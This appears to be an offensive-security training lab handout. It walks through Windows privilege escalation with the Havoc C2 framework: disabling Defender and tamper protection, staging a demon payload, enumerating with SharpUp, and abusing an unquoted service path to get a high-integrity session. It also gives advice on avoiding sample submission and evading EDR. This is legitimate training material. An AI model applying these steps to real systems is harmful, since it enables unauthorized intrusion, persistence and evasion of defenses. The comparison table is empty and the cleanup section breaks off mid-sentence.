1. LAB - PRIVILEGE ESCALATION (PRIVESC)
IMPORTANT: Please do not send submit samples to
Virus Total or any other public virus-scanning services, unless specifically instructed. We don't want to burn our payloads for this training. Make sure at all times thatsample submissionin Microsoft Defender isturned off, and if for some reason you get prompted to submit a sample, deny the request.
IMPORTANT: For this lab we will
TURN OFF Windows Defender . We will deal with AV evasion techniques later in the training.
1.1 DISABLE WINDOWS DEFENDER

Make sure Windows Defender TAMPER PROTECTION is turned off, otherwise you won't be able to disable Defender. This has no impact on detections, it just prevents Defender from being turned off, so we need to disable this first.
- On your
Windowsmachine, go toSettings -> Update & Security -> Windows Security -> Virus & threat protection -> Manage settingsand turnOFFtheTamper Protectionoption:

- Check if Defender is turned
ONby running the checkav.ps1 script:
- On your
Windowsmachine, open aPowerShell promptwithAdministratorprivileges:
c:\thev\labs\powershell\av_check.ps1
- If Defender is turned on - run the following script to turn it OFF:
c:\thev\labs\powershell\av_disable.ps1
1.2 ESTABLISH INITIAL FOOTHOLD
- On your Kali machine, go to your terminal, open a new tab and host the /opt/Havoc/payloads directory so we can upload the required files to Kali:

cd /opt/Havoc/payloads
updog2

- Now, on your Windows machine use
Chromeand go to http://kali:9090/ and upload the Havoc service demon executable ("demon.x64svc.exe") and the SharpUp.exe file to our payloads directory onKali. Both files are located in `"C:\THEV\Labs\Lab-privesc"'.


You should see both files on your Kali machine in the /opt/Havoc/payloads directory:

NOTE: We want to start with regular user privileges, as we want to demonstrate privilege escalation from a regular user to an Admin/System user.
- On your

Windowsmachine, open acommand promptwithAdministratorprivileges and use therunascommand to start a newcommand promptas the unprivileged (Studentuser):
runas /user:student cmd.exe
- Enter the password, and in the new
command promptyou are now running as a regular user with medium integrity. You can check this by running thewhoami /allcommand:
whoami /all
- Now from this


newcommand promptrunning as unprivileged user, execute the payload:
cd \temp
demon.x64.exe
1.3 ENUMERATION AND RECONNAISSANCE
First of all, we need to find if there are any misconfigurations on the Windows victim - we can use several tools:
There are several tools we can use for this:
- WinPEAS (which we demonstrated in the previous lab)
- PowerUp (Part of PowerSploit)
- SharpUp (We'll use this to demonstrate Havoc's inline execution capabilities)
USING HAVOC DOTNET INLINE-EXECUTION
Havoc supports inline execution of .NET assemblies, which allows us to run .NET tools directly from the Havoc C2 server without needing to upload them to the target machine. This is particularly useful for evasion, as it minimizes disk activity and reduces the chances of detection by antivirus or endpoint detection and response (EDR) solutions. We're running in the memory of the Havoc demon, so no new processes are created, and no files are written to disk. This is similar to BOFs, but for .NET assemblies.
dotnet inline-execute /opt/Havoc/payloads/SharpUp.exe audit UnquotedServicePath

We now know there's a service that we can abuse for executing a payload, but does it also run with higher privileges than the current user? Remember we want to escalate our privileges. Let's find out.
In Havoc we can use these commands as well by using the SHELL command - this executes cmd.exe commands and gets the output:
- On your Kali machine interact with the
studentsession and use theSHELLcommand to check which privileges the service is running with:
shell sc qc vulnservice

- Next let's check if the account used by the service is privileged or not:
shell net localgroup "Administrators" | find /i "Threatadmin"

1.4 USING HAVOC BOF COMMANDS
HAVOC provides two main approaches for executing commands: the SHELL command and Beacon Object Files (BOFs). The following table compares these methods from an evasion and OPSEC perspective:
| Characteristic | SHELL Command | BOF Commands |
|---|---|---|
| Process Creation | ||
| Disk Activity | ||
| EDR Detection Risk | ||
| AV Detection Risk | ||
| Network Traffic | ||
| Memory Footprint | ||
| Process Monitoring | ||
| Forensic Traces | ||
| Task Suitability | ||
| Implementation Complexity |
What are Beacon Object Files (BOFs)?
BOFs are position-independent code modules in Common Object File Format (COFF), compiled from C code. They run within the Beacon's memory space, enabling post-exploitation capabilities without creating separate processes or injection techniques that security tools easily detect.
Key Features:
- Lightweight: Typically under 3KB (vs. Reflective DLLs or .NET assemblies)
- In-memory execution: No disk writes or process creation
- Limited API surface: Uses Beacon APIs and minimal Windows APIs
- Position-independent: Can execute from any memory location
Limitations:
- Not suitable for long-running or resource-intensive tasks
- Limited linking capabilities (no .bss section for global variables)
- Best for quick, one-off command execution


We can use BOFs for enumerating the vulnerable service, just like we did before, and finding out if the service account is privileged or not:
1.5 EXPLOIT UNQUOTED SERVICE PATH
So now we know we have a service on the system that has an unquoted service path, the directory is writable by regular users (in real scenarios the C:\Users\username\appdata folder is a common location that unprivileged users have full access to), and the account being used is privileged.
IMPORTANT : Havoc supports different payload types,exe,dll,shellcodeandservice. In this version of Havoc there's a bug in theServicepayload type, we have created our own service payload with Havoc shellcodedemon.x64svc.exe, that will do exactly the same as if it were generated by Havoc.DO NOT GENERATE A SERVICE PAYLOAD WITH HAVOC, USE THE PROVIDED ONE IN THE LABS FOLDER!!! .
Earlier in this lab you already uploaded the demon.x64svc.exe to your Kali machine, so you don't need to generate a new one, it won't work anyhow.

Let's see what happens if we drop our Havoc service payload (havoc.x64svc.exe) in the "C:\MyPrograms\" directory, and rename it to Vulnerable.exe.
We can do this with HAVOC - Use the Havoc student session to upload a demonsvc.x64.exe renamed to Vulnerable.exe to the C:\MyPrograms\Vulnerable Service\ path, and we'll then start the VulnService.
- On your Kali machine interact with the
studentsession and use theuploadcommand to transfer the file:
upload /opt/Havoc/payloads/havoc.x64svc.exe C:\MyPrograms\Vulnerable.exe
NOTE : When copy pasting this in the Havoc GUI, we noticed that pasting sometimes adds some trailingspacesat the end of the command, make sure to remove those spaces.

If we have a look on our Windows machine we can see the malicious service executable was dropped in the "C:\MyPrograms" folder. Now whenever this service (re-)starts, it will execute our Havoc payload instead of the actual service.
Instead of rebooting our Windows machine, let's just start the service manually (this requires admin privileges) and see what happens.
NOTE: You can't do this from within your Havoc session, as starting a service requires admin privileges - and your Havoc session is running as an unprivileged user (
student). In real scenarios you would just reboot (or wait for the user to reboot) the machine and wait for the service to start automatically.
- On your
Windowsmachine, open acommand promptwithAdministratorprivileges:
sc start vulnservice

We can see a new demon spawned, under the Threatadmin account. Let's check our privileges by interacting with our new session, using the command whoami:
whoami
We can now see that we are running a new demon, with an admin account and our process is running in HIGH integrity (services that run with privileged accounts always run in high integrity by the way).
1.6 CLEANUP
On your Kali machine:
-
Stop the updog server in the terminal it's running in by pressing
CTRL+C. -
In order to properly

